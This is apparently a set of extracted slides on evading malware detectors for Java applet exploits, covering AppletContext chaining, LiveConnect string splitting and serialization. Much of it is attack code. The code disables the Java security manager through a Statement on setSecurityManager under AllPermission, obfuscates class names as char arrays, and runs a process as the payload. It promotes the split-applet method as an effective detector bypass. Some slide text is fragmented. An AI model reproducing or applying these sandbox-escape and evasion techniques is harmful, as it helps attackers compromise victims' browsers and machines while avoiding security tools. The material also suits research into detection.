
```
public void GetChannel()
{
    while(channel == null)
    {
        Enumeration appletList = getAppletContext().getApplets();

        while (appletList.hasMoreElements()) {
            Applet applet = (Applet)appletList.nextElement();
            if (applet instanceof Channel) {
                channel = (Channel)applet;
                return;
            }
        }
    }
}
```


```
private Class GetClass()
    throws Throwable
{
    Expression localExpression = new Expression(Class.class, new String(new char[]{'f','o','r','N','a','m'}));
    localExpression.execute();
    return (Class)localExpression.getValue();
}
```

Wait for the remaining Applets to finish their tasks,  
then execute the payload

# AppletContext(comm. pattern)



# AppletContext(comm. pattern)



# AppletContext(last step)

```
public void GetChannel()
{
    while(channel == null)
    {
        Enumeration appletList = getAppletContext().getApplets();

        while (appletList.hasMoreElements()) {
            Applet applet = (Applet)appletList.nextElement();
            if (applet instanceof Channel) {
                channel = (Channel)applet;
                return;
            }
        }
    }
}
```


```
public void init()
{
    setBackground(Color.black);

    GetChannel();
    Statement disableSecurityManager = channel.recvLastStatement();
    _execDisableSecurity(disableSecurityManager);
}
```

Wait for a previous Applet to send a **Statement** object..


```
public void _execDisableSecurity(Statement disableSecurityManager)
{
    try {
        disableSecurityManager.execute();
    }catch(Exception e){}
}
```

# AppletContext(comm. pattern)






# AppletContext(comm. pattern)



# AppletContext(**execute!**)



```
while(!pwned)
{
    try {
        Thread.sleep(1000);
        Process localProcess = Runtime.getRuntime().exec(new String(new char[]{'m','s','p','a','i','n','t','.','e','x','e'}));
        pwned = true;
    }
    catch(Exception e){}
}
```

# AppletContext(recap)

- **PROS:**

- Very effective way to bypass detectors!
- Each Applet can host a few steps of the original exploits and some legit code

- **CONS:**

- It's **based on Java** (only)
  - Which means that all the **communication is handled in Java**
  - A **Java emulator** can help detectors to infer the communication pattern



# LiveConnect

# LiveConnect(intro)

- **Java + JavaScript = LiveConnect**
- **LiveConnect is a feature of Web browsers that allows Java and JavaScript to interact within a web page**
- Which means, we can **call Java code from JS**, and vice-versa
- To use LiveConnect, our code needs to use:
  - **netscape.javascript.\***
- At Runtime, the **Java plugin will do all the magic** we need to run our mixed Java/JS application

# LiveConnect(possible approach)

- Remove all the strings, constants, etc from the Java code and move these information into the JS part. Less info in the bytecode means harder to detect.

```
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);  
Permissions localPermissions = new Permissions();  
localPermissions.add(new AllPermission());  
ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL "file:///"),
```

```
SetField(Statement.class, "acc", localStatement, localAccessControlContext);  
localStatement.execute();
```

```
Expression localExpression = new Expression(GetClass("sun.awt.SunToolkit"), "getField", arrayOfObject);  
localExpression.execute();
```



# LiveConnect(html+ js)

```
<script type="text/javascript">
function getGetClassExprOne() {
    output.innerHTML="<b>getGetClassExprOne</b>";
    return "forName";
}
function getGetClassExprTwo() {
    output.innerHTML="<b>getGetClassExprTwo</b>";
    return "sun.awt.SunToolkit";
}
function getDisableSecurityExprOne() {
    output.innerHTML="<b>getDisableSecurityExprOne</b>";
    return "getField";
}
// more javascript code...
</script>

<div id="output">
    Ready!
</div>

<APPLET
    CODE="Zero.class"
    WIDTH="635"
    HEIGHT="30"
    >
    Arrrrrr! Java!
</APPLET>
```

debug



value

JS

Applet

- The exploit now consists of:
  - A web page
  - 1+ Applet(s)
  - A number of different JavaScript functions defining part of the original exploit
    - Strings
    - Numbers
    - Maths
    - Etc..

# LiveConnect(java side)

- From the Java Applet(s) we request part of the original exploit from the hosting web page, by calling several JavaScript functions (via LiveConnect)

```
public void disableSecurity() throws Throwable {  
    Class<?> sun_aws_SunToolkit = GetClass();  
  
    String expr_one = js_getDisableSecurityExprOne(); // "getField"  
    String expr_two = js_getDisableSecurityExprTwo(); // "acc"  
  
    Expression expr = new Expression(sun_aws_SunToolkit, expr_one, new Object[] { Statement.class, expr_two });  
  
    expr.execute();  
    Field acc_Field = ((Field) expr.getValue());  
  
    Permissions perms = new Permissions();  
    perms.add(new AllPermission());  
  
    String acc_one = js_getDisableSecurityAccOne(); // "file://"  
    AccessControlContext acc = new AccessControlContext(new ProtectionDomain[] {  
        new ProtectionDomain(new CodeSource(new URL(acc_one), new Certificate[0]), perms)  
    });  
  
    String stmt_one = js_getDisableSecurityStmtOne(); // "setSecurityManager"  
    Statement disableSecurityManager = new Statement(java.lang.System.class, stmt_one, new Object[1]);  
    acc_Field.set(disableSecurityManager, acc);  
  
    disableSecurityManager.execute();  
}
```





# LiveConnect(recap)

- **PROS:**

- By using **LiveConnect**, we are actually **shifting the detection** from Java only to { Java AND JavaScript }, which means that:
  - **now detectors will have to evaluate the Applets in function of the JavaScript code** in order to understand the behaviour of the Applets
- **LiveConnect can be used as a strategy to replace AppletContext to handle Applets communications**

- **CONS:**

- It requires JS to be enabled on the victim browser



Let's see another interesting way **to minimize the amount of information in the bytecode..**

# Serialization


# Serialization(intro)

- **LONG DEFINITION:** Serialization is the process of translating data structures or object state into a format that can be stored (for example, in a file or memory buffer, or transmitted across a network connection link) and reconstructed later in the same or another computer environment
- **SHORT DEFINITION:** Serialization allows us to translate the status of an object into a format that can be stored and resurrected later in the same or another JVM
- Java serialized object => Sequence of bytes { **AC ED** ... .. }
- By using Serialization an attacker can **hide a lot of information** to the detectors, **including but not limited to part of the exploit algorithm itself**


AC	ED	00	05	73	72	00	09	53	65	72	69	61	6C	50	61	~	í		s	r	S	e	r	i	a	l	P	a
79	D9	13	28	21	F3	5E	08	D1	02	00	00	78	70			y	Ù	!!	(	!	ó	^	Ñ	γ	x	p		

# Serialization(idea)

1<sup>st</sup> time




2<sup>nd</sup> time (even on a different JVM..)



**NOTE:** The blue “circle” hides the algorithm used to generate its status!

